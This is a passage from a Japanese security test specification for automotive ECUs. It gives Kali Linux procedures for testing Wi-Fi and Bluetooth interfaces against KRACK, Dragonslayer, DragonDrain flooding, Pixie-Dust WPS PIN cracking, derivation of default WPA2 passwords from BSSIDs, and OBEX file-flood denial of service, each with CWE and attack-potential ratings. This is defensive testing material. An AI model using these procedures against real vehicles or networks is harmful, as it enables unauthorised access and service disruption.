同様に下記コマンド例の網掛けのように vulnerable のメッセージが表示された場合は脆弱性を有することとなる。

```
$ ./krack-test-client.py --tptk
＜略＞
[16:59:50] b8:27:eb:a9:8d:65: IV reuse detected (IV=1, seq=4). Client is vulnerable to pairwise key reinstallations in the 4-way handshake!
```

(3) STA が PTK を生成する際にランダムな ANonce を利用している場合の 4-way ハンドシェイクにおける PTK の再インストールに関する問題の検証

同様に下記コマンド例の網掛けのように vulnerable のメッセージが表示された場合は脆弱性を有することとなる。

```
$ ./krack-test-client.py --tptk-rand
＜略＞
[17:00:13] b8:27:eb:a9:8d:65: usage of all-zero key detected (IV=1, seq=2). Client is vulnerable to (re)installation of an all-zero key in the 4-way handshake!
```

(4) Wi-Fi クライアント上の Group キーのハンドシェイクに関する問題

同様に下記コマンド例の網掛けのように vulnerable のメッセージが表示された場合は脆弱性を有することとなる

		``$ ./krack-test-client.py --group <略> [17:13:23] b8:27:eb:a9:8d:65: Received 5 unique replies to replayed broadcast ARP requests. Client is vulnerable to group```	
判定基準		上記コマンド実行の結果、KRACK に分類される脆弱性が発見されないこと。	
ECU の攻撃に悪用されうる通信 IF		Wi-Fi	
セキュリティ機能		接続通信方式	
CWE Category		CWE-320: Key Management Errors	
CWE		CWE-323: Reusing a Nonce, Key Pair in Encryption	
CAPEC		-	
AP 値		7	AP 値は「7」となる。
	所要時間	0	テスト実施のためのコマンド実行は 1 日未満で終了すると考えられるため、所要時間は「≤1 日」となり、値は「0」となる。
	専門知識	6	このテストを実施するためには、セキュリティ関連ツールを利用し、コマンド実行結果の判断が必要なため、「エキスパート」となり、値は「6」となる
	評価対象に対する知識	0	Wi-Fi 及び WPA2 の仕様等はインターネット上に公開されていること、および製品機能としても公開情報であるため、評価対象に対する知識は、「公開情報」となり、値は「0」となる
	機会	1	Wi-Fi の場合、車両への接近が必要となることから機会は「容易」となり、値は「1」となる。
	機器	0	攻撃者は攻撃に必要なツールをインターネット上から簡単に入手することが可能なため、機器は「標準」となり、値は「0」となる。
参考情報		https://www.krackattacks.com/ https://github.com/vanhoefm/krackattacks-scripts	

4.2.1.5. WF-005:WPA3 における EAP-PWD の脆弱性を利用した Dragonslyaer 攻撃

ID	WF-005
テストケース名称	WPA3 における EAP-PWD の脆弱性を利用した Dragonslyaer 攻撃
目的	WPA3-SAE および WPA3-EAP を処理する評価対象 ECU のアクセスポイント側およびクライアント側の実装が、「DragonSlayer」（「DragonBlood」の一部）に分類される特定の Wi-Fi 攻撃に対して脆弱であるかどうかをテストする。
前提条件	• 評価対象 ECU が Wi-Fi クライアントまたは Wi-Fi アクセスポイントの機能を有している。

<table>
<tr><td></td><td>

- Wi-Fi アクセスポイントがテスト対象の場合、WPA3 の EAP-PWD 認証方式による接続を提供している必要がある。
- テスト対象 ECU の Wi-Fi クライアントがテスト対象の場合、WPA3 の EAP-PWD 認証方式による接続を提供しているアクセスポイントに接続する機能を提供している必要がある。

</td></tr>
<tr><td>入力情報</td><td>

テスト対象 ECU 及び Kali Linux について、以下の情報が必要となる。
<ESSID> テスト対象の Wi-Fi アクセスポイントの ESSID 名。
<USER> テスト対象の Wi-Fi アクセスポイントの EAP-PWD で有効なユーザ名。
※ 上記情報は Wi-Fi アクセスポイント機能及び Wi-Fi クライアント機能の両方のテストで必要となる。
<MANAGED>「管理モード」 の kali linux 上の Wi-Fi インタフェース
次のコマンドの出力に表示される（例：wlan0、赤い文字の部分）。

```
$ sudo iwconfig
 （略）
wlan0   IEEE 802.11  ESSID:off/any
 （略）
```

</td></tr>
<tr><td>環境</td><td>評価対象 ECU と Wi-Fi アクセスポイントまたは Wi-Fi クライアントが通信できる環境。</td></tr>
<tr><td>設備</td><td>

- Kali Linux をインストールしたテスト用 PC
- モニタモード及びパケットインジェクション可能な USB 接続の Wi-Fi アダプタ

対応する USB Wi-Fi アダプタに関する詳細情報は URL を参照。
https://www.aircrack-ng.org/doku.php?id=compatible_cards
技適に対応したデバイスとしては Netgear WN111v2 がある。

</td></tr>
<tr><td>手順</td><td>

1. 準備

・テスト用 PC においてあらかじめ必要なツール（libnl-3-dev libnl-genl-3-dev pkg-config libssl-dev net-tools git libdbus-1-dev）をインストールする。

```
$ sudo apt update
$  sudo  apt  install  libnl-3-dev  libnl-genl-3-dev
pkg-config libssl-dev net-tools git libdbus-1-dev -y
$ mkdir ~/dragonblood && cd ~/ dragonblood
$ git clone
https://github.com/vanhoefm/dragonslayer.git
$ cd ~/dragonblood/dragonslayer
$./build.sh
```

・Kali Linux 上にて、ネットワークマネージャで Wi-Fi を無効化し、次のコマンドを実行する。

</td></tr>
</table>

※このコマンドは、再起動した場合は再度実行する必要がある。

```
$ sudo rfkill unblock wifi
$ cd ~/dragonblood/dragonslayer
$ sudo su
```

・管理モードのインタフェースを、次のコマンドを使用してモニタモードに切り替える。

```
$ sudo airmon-ng start <MANAGED>
```

2. ツール初期設定

・Wi-Fi アクセスポイント機能への攻撃の場合、dragonslayer/client.conf ファイルを編集して、次の項目を指定する必要がある

- ssid パラメータにテスト対象 Wi-Fi アクセスポイントの*<ESSID>*名を指定する。
- identity パラメータにテスト対象 Wi-Fi アクセスポイントで利用可能な EAP-PWD 認証*<USER>*名を指定する。

（例）下記は、*<ESSID>*が dragons、*<USER>*が alice の場合の記述例。指定パラメータ以外は下記と同じであることを確認する。

```
network={
        ssid="dragons"
        identity="alice"

        key_mgmt=WPA-EAP
        eap=PWD
        password="unknown password"
}
```

・Wi-Fi クライアント機能への攻撃の場合、dragonslayer/hostapd.conf の下記行へ Kali Linux 上の Wi-Fi インタフェースの名前*<MANAGED>*を記述する。

```
Interface=<MANAGED>
```

【以下 3., 4.は Wi-Fi アクセスポイント機能への攻撃】

3. アクセスポイントに対する無効な曲線攻撃

・EAP-pwd サーバが無効な曲線攻撃に脆弱であるかどうかをテストするには、「-a 1」 パラメータを使用して dragonslayer-client.sh を起動する。3 回実行する。

```
$ sudo ./dragonslayer-client.sh -i <MANAGED> -a 1
```

4. 反射攻撃

		・EAP-pwd サーバがリフレクション攻撃に対して脆弱であるかどうかをテストするには、「-a 0」 パラメータを使用して dragonslayer-client.sh を起動する。3 回実行する。 `$ sudo ./dragonslayer-client.sh -i <MANAGED> -a 0` 【以下 5.は Wi-Fi クライアント機能への攻撃】 5.　クライアントデバイスに対する無効な曲線攻撃 ・次のコマンドを実行することで、ESSID「dragonslayer」でネットワークが作成される。接続時には、ユーザ名 「bob」 が利用できる。 `$ sudo ./dragonslayer-server.sh -a 1` ・上記実行中に、評価対象 ECU の Wi-Fi インタフェースで上記コマンドで作成された Wi-Fi へ接続する（このとき、パスワードは何を設定してもよい。EAP-PWD 方式で接続する）。 ・3 回クライアント接続を実行する。
判定基準		・「3. アクセスポイントに対する無効な曲線攻撃」では、コマンド出力に「Server is vulnerable to invalid curve attack!」の文字が表示されていないこと。 ・「4. 反射攻撃」では、コマンド出力に「server is vulnerable to reflection attack!」の文字が表示されていないこと。 ・「5. クライアントデバイスに対する無効な曲線攻撃」では、コマンド出力に「Client is vulnerable to invalid curve attack!」の文字が表示されていないこと。
ECU の攻撃に悪用されうる通信 IF		Wi-Fi
セキュリティ機能		接続通信方式
CWE Category		CWE-417:Communication Channel Errors CWE-1205: Security Primitives and Cryptography Issues CWE-1214:Data Integrity Issues
CWE		CWE-203: Observable Discrepancy CWE-346:Origin Validation Error
CAPEC		CAPEC-21:Exploitation of Trusted Identifiers CAPEC-90:Reflection Attack in Authentication Protocol CAPEC-189: Black Box Reverse Engineering
AP 値		7	AP 値は「7」となる。
	所要時間	0	攻撃可否のテストは数十分で実施可能である。そのため、1 日未満で終了すると考えられ、所要時間は「≤1 日」となり、値は「0」となる。

	専門知識	6	このテストを実施するためには、セキュリティ専門ツールの利用が必要であることから「エキスパート」となり、値は「6」となる。
	評価対象に対する知識	0	Wi-Fi についてはプロトコル仕様が公開されており、評価対象に対する知識は、「公開情報」となり、値は「0」となる。
	機会	1	Wi-Fi の場合、車両への接近が必要となることから機会は「容易」となり、値は「1」。
	機器	0	攻撃を実施する際には、ラップトップ及びパケットインジェクションに対応した Wi-Fi アダプタが必要。ただし、市場で入手可能であるため機器は「標準」となり、値は「0」となる。
参考		https://wpa3.mathyvanhoef.com/ https://papers.mathyvanhoef.com/dragonblood.pdf https://github.com/vanhoefm/dragonslayer/	

4.2.1.6. WF-006:WPA3 における WPA3-SAE 及び WPA3-EAP の脆弱性を利用した DragonDrain 攻撃

ID	WF-006
テストケース概要	WPA3 における WPA3-SAE 及び WPA3-EAP の脆弱性を利用した DragonDrain 攻撃
目的	WPA 3-SAE および WPA 3-EAP を処理するテスト対象アクセスポイントの実装が、「DragonDrain」（「DragonBlood」の一部）に分類される特定された Wi-Fi 攻撃に対して脆弱であるかどうかをテストする。
前提条件	テスト対象 ECU が Wi-Fi アクセスポイント機能を提供しており、WPA3 の SAE 認証もしくは EAP-PWD 認証方式による接続を提供している必要がある。
入力情報	テスト対象 ECU 及び Kali Linux について、以下の情報が必要となる。 *<BSSID>*テスト対象 ECU が接続する Wi-Fi アクセスポイントの BSSID（例：01:23:45:67:89:0a） *<CHANNEL>*テスト対象 ECU が接続する Wi-Fi アクセスポイントで使用されるチャネル（例：1） *<MANAGED>* Kali Linux 上の「管理モード」の Wi-Fi インタフェースの名前 次のコマンドの出力に表示される（例：wlan0、赤い文字の部分）。 `$ sudo iwconfig` `（略）` `wlan0  IEEE 802.11  ESSID:off/any` `（略）` ※　テスト用 PC 周辺の Wi-Fi アクセスポイントで使用されているチャネルは、次のコマンドにより確認できる。

	`$ sudo iwlist <MANAGED> scan`
環境	テスト対象 ECU と WPA 3 による接続が可能な Wi-Fi ネットワーク環境。
設備	• Kali Linux をインストールしたテスト用 PC • Atheros チップを搭載した Wi-Fi アダプタ 以下 URL の” Prerequisites”に記載されている Wi-Fi アダプタが必要 https://github.com/vanhoefm/dragondrain-and-time#required-wi-fi-dongle-and-configuration 技適に対応したデバイスとしては Sony UWA-BR100 がある。 • 利用するコマンド群がインストールされ、ツールがコンパイルされていること（手順参照）
手順	1. 準備 以下のコマンドを実行し、必要なツールをインストールする。 `$ sudo apt update` `$ sudo apt install autoconf automake libtool shtool libnl-3-dev libnl-genl-3-dev pkg-config libssl-dev net-tools git libdbus-1-dev -y` `$ mkdir ~/dragonblood && cd ~/ dragonblood` `$ git clone https://github.com/vanhoefm/dragondrain-and-time.git` `$ cd ~/dragonblood/dragondrain-and-time` `$ autoreconf -i` `$ ./configure` `$ sed -i 's/¥} __packed;/¥};/' ~/dragonblood/dragondrain-and-time/src/aircrack-osdep/radiotap/radiotap.h` `$ make` また、Atheros チップ用のカーネルモジュールをダウンロードする。 ・ath_masker カーネルモジュールダウンロード `$ mkdir ~/ath_masker && cd ~/ath_masker` `$ git clone https://github.com/vanhoefm/ath_masker.git` ・Kali Linux のネットワークマネージャで Wi-Fi を無効化し、次のコマンドを実行する。 ※このコマンドは、再起動した場合は再度実行する必要がある。 ※下記で./load.sh でエラーが出た場合、root 権限での実施を試す。 `$ sudo rfkill unblock wifi` `$ sudo ifconfig <MANAGED> down` `$ sudo iw <MANAGED> set type monitor`

	`` $ sudo ifconfig <MANAGED> up $ cd ~/ath_masker $ sudo su $./load.sh $ exit $ cd ~/dragonblood/dragondrain-and-time $ sudo su ``` 2. DragonDrain 攻撃 WPA3 には攻撃者がコミットフレームを偽装し、目詰まり（CPU 負荷発生によるサービス拒否攻撃）を防ぐための機能が含まれている。しかし、この目詰まり防止機能はバイパスすることが可能である。 ・次のコマンドを実行して、目詰まり防止機能をバイパスできるかどうかをテストする。 ``` $ ./dragondrain -d <MANAGED> -a <BSSID> -c <CHANNEL> -b 54 -n 20 -r 200 ``` このコマンドによりコミットメッセージを偽造、送信し、ターゲットの稼働状況に異常が生じないかを確認する。 テスト対象 ECU が正常稼働しているか、ツール実行中と、約 5 分後にツール終了し（Ctrl-C）、確認する。 ※ このコマンドにおいて、”-n”オプションは偽装する異なる MAC アドレスの数、”-r”オプションは 1 秒あたりの偽造するハンドシェイクの数を示す。上記は、20 種類の MAC アドレスで 1 秒あたり 200 回ハンドシェイクを行わせることを意味する(すなわち 1MAC アドレスあたり 1 秒に 10 回ハンドシェイクを行う)。一部の Wi-Fi アクセスポイントは、少数のクライアント(MAC アドレス)しか同時に接続できないように目詰まり防止機能がついているため、上記の条件ではこの目詰まり防止機能により正常に稼働し続ける可能性がある。状態に異常がなければ更に以下のコマンドを実行し、攻撃が成功するかを確認する。 ・上記のテストで ECU が正常稼働していた場合、次のコマンドを実行する。 ``` $ ./dragondrain -d <MANAGED> -a <BSSID> -c <CHANNEL> -b 54 -n 1 -r 200 ``` 上記は、1 種類の MAC アドレスで 1 秒あたり 200 回ハンドシェイクを行わせることを意味する。この場合は全てのハンドシェイクがクライアントの同時接続数の制限をクリアするため、目詰まり防止を回避できる可能性がある。 テスト対象 ECU が正常稼働しているか、ツール実行中と、約 5 分後にツール終了し（Ctrl-C）、確認する。
判定基準	ツール実行中及び、終了後も ECU が正常稼働していれば脆弱性による影響はない。
ECU の攻撃に悪用	Wi-Fi

されうる通信 IF			
セキュリティ機能		接続通信方式	
CWE Category		CWE-840:Business Logic Errors CWE-1205: Security Primitives and Cryptography Issues	
CWE		CWE-203: Observable Discrepancy CWE-770:Allocation of Resources Without Limits or Throttling	
CAPEC		CAPEC-125:Flooding CAPEC-189: Black Box Reverse Engineering	
AP 値		7	AP 値は「7」となる。
	所要時間	0	攻撃可否のテストは数十分で実施可能である。そのため、1 日未満で終了すると考えられ、所要時間は「≤1 日」となり、値は「0」となる。
	専門知識	6	このテストを実施するためには、セキュリティ専門のツールを利用するため、「エキスパート」となり、値は「6」となる。
	評価対象に対する知識	0	評価対象に対する知識は、「公開情報」となり、値は「0」となる。
	機会	1	リモートアクセスが可能なため、機会は「容易」となり、値は「1」。
	機器	0	攻撃を実施する際には、ラップトップ及びパケットインジェクションに対応した Wi-Fi アダプタが必要。ただし、市場で入手可能であるため機器は「標準」となり、値は「0」となる。
参考		https://wpa3.mathyvanhoef.com/ https://papers.mathyvanhoef.com/dragonblood.pdf https://github.com/vanhoefm/dragondrain-and-time	

4.2.1.7. WF-007:Pixie-Dust 攻撃による PIN 番号の窃取

ID	WF-007
テストケース名称	Pixie-Dust 攻撃による PIN 番号の窃取
目的	Pixie-Dust 攻撃（Wi-Fi 機器の疑似乱数生成器のエントロピー不足の脆弱性）を行うことで WPS の PIN 番号を窃取されないことを確認する。
前提条件	評価対象 ECU が Wi-Fi 通信機能において WPS 機能を有すること。 具体的には以下のケースが想定される。 ・評価対象 ECU が Wi-Fi アクセスポイントとなる場合 ・評価対象 ECU が Miracast 機能を有する場合
入力情報	評価対象 ECU で動作している Wi-Fi アクセスポイントの BSSID
環境	テスト対象 ECU と WPS 認証による接続が可能な Wi-Fi ネットワーク環境。

装置	モニタモードおよびパケットインジェクション可能な Wi-Fi アダプタ。 対応する Wi-Fi アダプタに関する詳細情報は URL を参照。 https://www.aircrack-ng.org/doku.php?id=compatible_cards
手順	1. 準備 *<BSSID>*攻撃対象となる Wi-Fi アクセスポイントの BSSID。 *<MANAGED>*「管理モード」 の Wi-Fi インタフェースの名前。次のコマンドの出力に表示される。（例：wlan0） `$ sudo iwconfig` *<MONITOR>*次のコマンドの実行により切り替えられる「モニタモード」 の Wi-Fi インタフェースの名前。（例：wlan0mon） `$ sudo airmon-ng start <MANAGED>` 2. Pixie-Dust 攻撃の実施 Pixie-Dust 攻撃は、Reaver と bully utility のいずれかのツールにより実行可能である。 本手順では両方のツールを利用して攻撃の成功可否を確認する手順を記載する。 Reaver を利用する場合は次のコマンドを使用する。 `$ sudo reaver -i <MONITOR> -b <BSSID> --pixie-dust -vvv` Reaver は Wi-Fi インタフェースの 「モニタモード」 への切り替えを処理しないため、手動で「モニタモード」 への切り替えを行う必要がある。(「モニタモード」への切り替え手順は「1. 準備」を参照) WPS の PIN が発見された場合は、「WPS PIN:'XXXXXXXX'」のように PIN が表示される。 bully utility を使用する場合は次のコマンドを使用する。 `$ sudo bully -b <BSSID> -d <MANAGED>` bully utility はモニタモード切替えを自動的に実行するため、上記のコマンドを実行するときは管理モードである必要がある。(「1. 準備」の「モニタモード」への切り替えの必要がない) WPS の PIN が発見された場合は、「Cracked WPS PIN:XXXXXXXX」のように PIN が表示される。
判定基準	いずれかの攻撃ツールを利用した Pixie-Dust 攻撃の結果、有効な WPS PIN が発見できないこと。
ECU の攻撃に悪用されうる通信 IF	Wi-Fi
セキュリティ機能	接続通信方式
CWE Category	CWE-310:Cryptographic Issues

CWE		CWE-331:Insufficient Entoropy	
CAPEC		CAPEC-59:Session Credential Falsification through Prediction	
AP 値		7	AP 値は「7」。
	所要時間	0	テスト実施のためのコマンド実行はブルートフォースだが、1 日未満で終了すると考えられるため、所要時間は「≤1 日」となり、値は「0」。
	専門知識	6	このテストを実施するためには、セキュリティ関連ツールを利用するため、「エキスパート」となり、値は「6」。
	評価対象に対する知識	0	Wi-Fi 及び WPS の仕様等はインターネット上に公開されていること、および製品機能としても公開情報であるため、評価対象に対する知識は、「公開情報」となり、値は「0」。
	機会	1	リモートアクセスが可能なため、機会は「簡単」となり、値は「1」。
	機器	0	攻撃者は攻撃に必要なツール等をインターネット上から簡単に入手することが可能なため、機器は「標準」となり、値は「0」。
参考情報		https://github.com/t6x/reaver-wps-fork-t6x https://github.com/wiire-a/bully/blob/master/src/bully.c	

4.2.1.8. WF-008:WPA2-PSK デフォルトパスワード生成アルゴリズムの推測

ID	WF-008
テストケース名称	WPA2-PSK デフォルトパスワード生成アルゴリズムの推測
目的	評価対象 ECU が WPA2-PSK のデフォルトパスワードを生成している場合、その生成アルゴリズムをネットワーク上に流れる情報（BSSID もしくは ESSID）だけで推測できるかを検証する。
前提条件	評価対象 ECU が Wi-Fi アクセスポイントとして機能し、かつ WPA2-PSK を利用しており、デフォルトパスワードが ECU 固有で自動生成する機能を有している必要がある。 （ユーザ入力の WPA2-PSK パスワードしか利用できない場合は本テストケースの対象外）
入力情報	車両、ECU に関連して入手可能な以下の情報 • VIN • ECU ラベル（製造番号等） • 基盤に印刷されているシリアルナンバー • BSSID • ESSID • WPA2-PSK のデフォルト値

<table>
<tr><td></td><td>また、共通の情報として以下を準備
• WPA2-PSK のデフォルト値生成アルゴリズム</td></tr>
<tr><td>環境</td><td>テスト対象 ECU と接続が可能な Wi-Fi ネットワーク環境。
なお、評価対象 ECU と同種のシリアル番号が異なる ECU を別に 2 つ準備する。
（以降この 2 つの ECU を ECU#1、ECU#2 と呼ぶ。）</td></tr>
<tr><td>装置</td><td>• Wi-Fi クライアント
評価対象 ECU のアクセスポイント機能に接続可能な Wi-Fi クライアント
• Kali Linux をインストールしたテスト用 PC
• モニタモードが利用可能な無線 LAN アダプタ
対応する無線 LAN アダプタに関する詳細情報は URL を参照。
https://www.aircrack-ng.org/doku.php?id=compatible_cards</td></tr>
<tr><td>手順</td><td>1. ECU ラベルや VIN 等の外部情報の収集
評価対象 ECU、ECU#1、ECU#2 のラベルに記載されている情報や、基盤に印刷されているシリアルナンバー、VIN 等、印字情報から判明するすべての情報を収集する。

2. ECU#1 と ECU#2 の値を比較し生成アルゴリズムを推測
ECU#1 と ECU#2 の値を比較し生成アルゴリズムが推測できるか検証する。
以下はその一例。事前に準備した WPA2-PSK 生成アルゴリズムを確認し、以下の一例に示すアプローチにより容易に生成アルゴリズムが推測されないかを検証する。
例えば、以下のケースでは当該 ECU のシリアル番号がデフォルトの WPA2-PSK のパスワードとして設定されていることがわかる。
攻撃者が Wi-Fi の通信を傍受し、容易に取得できる情報は ESSID もしくは BSSID（評価対象 ECU の Wi-Fi インタフェースの MAC アドレス）であり、これら情報から WPA2-PSK（＝シリアル番号）を推測できないか検証する。
＜ECU#1 の情報＞
<table>
<tr><td>デフォルト ESSID</td><td>ECU-DA1CC5</td></tr>
<tr><td>デフォルト WPA2-PSK</td><td>YW0150565</td></tr>
<tr><td>BSSID</td><td>00:C0:59:DA:1C:C5</td></tr>
<tr><td>シリアル番号</td><td>YW0150565</td></tr>
</table>
＜ECU#2 の情報＞
<table>
<tr><td>デフォルト ESSID</td><td>ECU-DA1E09</td></tr>
<tr><td>デフォルト WPA2-PSK</td><td>YW0150646</td></tr>
<tr><td>BSSID</td><td>00:C0:59:DA:1E:09</td></tr>
<tr><td>シリアル番号</td><td>YW0150646</td></tr>
</table>
</td></tr>
</table>

BSSID の差分を計算する。
0x00C059DA1E09 – 0x00C059DA1CC5 = 0x0144 = 324
シリアル番号のうち数字部分の差分を計算する。
150656 – 150565 = 81
上記 2 つの差分は異なるため直接的な関係はなさそうに見えるが、BSSID の差分はシリアル番号の差分の 4 倍であることはわかる。
81 * 4 = 324
BSSID の先頭 3 バイトは製造元を示しているため後半 3 バイトに着目する。
BSSID のみからシリアル番号が生成されていると仮定し、単純な計算式で算出されていないか推測する。
以下はその例を記載する。
(0xDA1E09 – X) / 4 = 150646
X = 0xD0EC31

3. 評価対象 ECU に対する接続試行
上記で推測した WPA2-PSK パスワード生成アルゴリズムに基づき、パスワードを推測し、評価対象 ECU に接続できるか検証する。
評価対象 ECU の Wi-Fi アクセスポイント機能を利用し、Wi-Fi クライアントを接続する。
テスト用 PC にて以下のコマンドを実行し BSSID および ESSID を入手する。
<MANAGED> Kali Linux 上の「管理モード」 の Wi-Fi インタフェースの名前 次のコマンドの出力に表示される（例：wlan0、赤い文字の部分）。

```
$ sudo iwconfig
wlan0   IEEE 802.11  ESSID:off/any
```

*<MONITOR>*airomon-ng コマンドの実行により切り替えられる「モニタモード」 の Wi-Fi インタフェースの名前。（例：wlan0mon）

```
$ sudo airmon-ng check kill
$ sudo airmon-ng start <MANAGED>
$ sudo airmon-ng <MONITOR>
```

＜評価対象 ECU の情報＞

デフォルト ESSID	ECU-DA1FA2
デフォルト WPA2-PSK	?
BSSID	00:C0:59:DA:1F:A2
シリアル番号	?

前述の手順で推測した計算式に当てはめ、シリアル番号及び WPA2-PSK を算出する。
(0xDA1FA2 – 0xD0EC31) / 4 = 150748

		よって、WPA2-PSK 及びシリアル番号は YW0150748 であると推測できるため、実際に評価対象 ECU に対して接続可能であることを Wi-Fi クライアントを接続することで確認する。	
判定基準		Wi-Fi 通信上取得できる BSSID や ESSID から単純な四則演算等により容易に WPA2-PSK のデフォルトパスワードを推測できる生成アルゴリズムが利用されていないこと。	
ECU の攻撃に悪用されうる通信 IF		Wi-Fi	
セキュリティ機能		接続通信方式	
CWE Category		CWE-199: Information Management Errors	
CWE		CWE-1230: Exposure of Sensitive Information Through Metadata	
CAPEC		-	
AP 値		7	AP 値は「7」となる。
	所要時間	0	テスト実施は、ECU 上の物理的な情報や Wi-Fi 通信上で取得可能な情報を収集し、デフォルトパスワードの生成アルゴリズムを推測する。そのため、1 日未満で終了すると考えられ、所要時間は「≤1 日」となり、値は「0」となる。
	専門知識	6	このテストを実施するためには、セキュリティ専門のツールを利用するため、「エキスパート」となり、値は「6」となる。
	評価対象に対する知識	0	Wi-Fi の仕様等はインターネット上に公開されていること、および製品機能としても公開情報であるため、評価対象に対する知識は、「公開情報」となり、値は「0」となる。
	機会	1	Wi-Fi 通信の場合、車両への接近が必要となることから機会は「容易」となり、値は「1」。
	機器	0	攻撃者は攻撃に必要なツールをインターネット上から簡単に入手することが可能なため、機器は「標準」となり、値は「0」となる。
参考情報		https://web.archive.org/web/20100516112726/http://milw0rm.com/papers/313	

4.2.2. Bluetooth/BLE に関するテストケース

4.2.2.1. BT-001:OBEX -OPP を利用した巨大サイズのファイルのアップロードによる DoS 攻撃

ID	BT-001
テストケース名称	OBEX -OPP を利用した巨大サイズのファイルのアップロードによる DoS 攻撃
目的	OBEX プロファイルを実装したアプリと接続した状態で、巨大サイズのファイル

	をアップロードした場合のアプリへの影響を確認する。
前提条件	評価対象 ECU が Bluetooth の OBEX プロファイルを利用したファイル転送機能を有すること。
入力情報	*<BT_HWADDRESS>*評価対象 ECU の Bluetooth のハードウェアアドレス。
環境	評価対象 ECU がテスト用 PC と Bluetooth 通信できる環境。 ※ 誤って他の Bluetooth 機器を評価してしまうことを避けるため、周辺に可能な限り評価対象 ECU 以外の Bluetooth デバイスが存在しない環境で評価を実施することを推奨する。
装置	• Kali Linux をインストールしたテスト用 PC • 評価対象 ECU と通信するためのインタフェース 「(別紙) 各インタフェースのセットアップ」の「Bluetooth セットアップ」の「必要な機器」を参照し、Bluetooth に接続するために必要な機器を準備する。
手順	3. 準備 4.3.5 の「事前準備」<Compat モードで起動するための準備>を参照して準備を行う。 4. 評価対象 ECU への Bluetooth 接続 • 評価対象 ECU の Bluetooth デバイスの探索 次のコマンドを実行し、Bluetooth デバイス探索モードを ON にする。 `$ sudo Bluetoothctl` `[bluetooth]# scan on` `Discovery started` `[CHG] Controller XX:XX:XX:XX:XX:XX Discovering: yes` `[NEW] Device <BT_HWADDRESS> Connected Vehicle` ※ 上記は評価対象 ECU の Bluetooth 名が「Connected Vehicle」である場合 • 評価対象 ECU の Bluetooth デバイスへ接続 `[bluetooth]# pair <BT_HWADDRESS>` `Pairing successful` `[bluetooth]# connect <BT_HWADDRESS>` `Connection successful` 5. OBEX -OPP の利用可否確認 次のコマンドを実行し、Bluetooth で OBEX -OPP が利用可能であることを確認する。 *<CHANNEL>*" sdptool "コマンドの結果表示される OBEX-OPP サービスが稼働するチャネル番号。 `$ sudo apt-get install ussp-push` `$ sudo sdptool search --bdaddr <BT_HWADDRESS> OPUSH` `Inquiring ...` `Searching for OPUSH on <BT_HWADDRESS> ...` `Service Name: Bluetooth Object Push` `Service RecHandle: 0xXXXXX` `Service Class ID List:`

<table>
<tr><td colspan="2"></td><td colspan="2">

```
  "OBEX Object Push" (0xXXXX)
Protocol Descriptor List:
  "L2CAP" (0xXXXX)
  "RFCOMM" (0xXXXX)
    Channel: <CHANNEL>
```

※　Service Name に”Bluetooth Object Push”と表示されることを確認する。
6.　巨大ファイルのアップロード
次のコマンドを実行し、アップロード先（評価対象 ECU）のディスクサイズ以上のサイズを持つ巨大ファイルを作成する。（以下は 1GB のファイルを作成する例）
<*LOCAL_FILE*>OBEX-OPP でアップロードするファイル名。
<*REMOTE_FILE*> OBEX-OPP でアップロードするアップロード先のファイル名。

```
dd if=/dev/zero of=<LOCAL_FILE> bs=1K count=1024000
```

次のコマンドを実行し、ファイルをアップロードする。

```
$ sudo ussp-push <BT_HWADDRESS>@<CHANNEL>
<LOCAL_FILE>  <REMOTE_FILE>
```

この時点で評価対象 ECU の Bluetooth を通じて巨大なファイルがアップロードされる。</td></tr>
<tr><td colspan="2">判定基準</td><td colspan="2">評価対象の ECU で動作しているファイル転送を受け付けるアプリケーションが遅延や停止、誤動作等の異常な動作をしないこと。</td></tr>
<tr><td colspan="2">ECU の攻撃に悪用されうる通信 IF</td><td colspan="2">Bluetooth</td></tr>
<tr><td colspan="2">セキュリティ機能</td><td colspan="2">DoS 攻撃対策</td></tr>
<tr><td colspan="2">CWE Category</td><td colspan="2">CWE-19:Data Processing Errors</td></tr>
<tr><td colspan="2">CWE</td><td colspan="2">CWE-130:Improper Handling of Length Parameter Inconsistency</td></tr>
<tr><td colspan="2">CAPEC</td><td colspan="2">CAPEC-130:Excessive Allocation</td></tr>
<tr><td rowspan="5">AP 値</td><td></td><td>7</td><td>AP 値は「7」。</td></tr>
<tr><td>所要時間</td><td>0</td><td>テスト実施のためのコマンド実行は 1 日未満で終了すると考えられるため、所要時間は「≤1 日」となり、値は「0」。</td></tr>
<tr><td>専門知識</td><td>6</td><td>このテストを実施するためには、セキュリティ専門のツールを利用するため、「エキスパート」となり、値は「6」。</td></tr>
<tr><td>評価対象に対する知識</td><td>0</td><td>Bluetooth の仕様等はインターネット上に公開されていること、および製品機能としても公開情報であるため、評価対象に対する知識は、「公開情報」となり、値は「0」。</td></tr>
<tr><td>機会</td><td>1</td><td>Bluetooth の場合、車両への接近が必要となることから機会は「容易」となり、値は「1」。</td></tr>
</table>

	機器	0	攻撃者は攻撃に必要なツール等をインターネット上から簡単に入手することが可能なため、機器は「標準」となり、値は「0」。
参考情報		ー	

4.2.2.2. BT-002:OBEX-OPP を利用したファイルの大量送信による DoS 攻撃

ID	BT-002
テストケース名称	OBEX-OPP を利用したファイルの大量送信による DoS 攻撃
目的	OBEX プロファイルを実装したアプリと接続した状態で、大量のファイルをアップロードした場合のアプリへの影響を確認する。
前提条件	評価対象 ECU が Bluetooth の OBEX プロファイルを利用したファイル転送機能を有すること。
入力情報	*<BT_HWADDRESS>*評価対象 ECU の Bluetooth のハードウェアアドレス。
環境	評価対象 ECU がテスト用 PC と Bluetooth 接続できる環境。 ※　誤って他の Bluetooth 機器を評価してしまうことを避けるため、周辺に可能な限り Bluetooth デバイスが存在しない環境で評価することを推奨する。
装置	• Kali Linux をインストールしたテスト用 PC • 評価対象 ECU と通信するためのインタフェース 「(別紙) 各インタフェースのセットアップ」の「Bluetooth セットアップ」の「必要な機器」を参照し、Bluetooth に接続するために必要な機器を準備する。
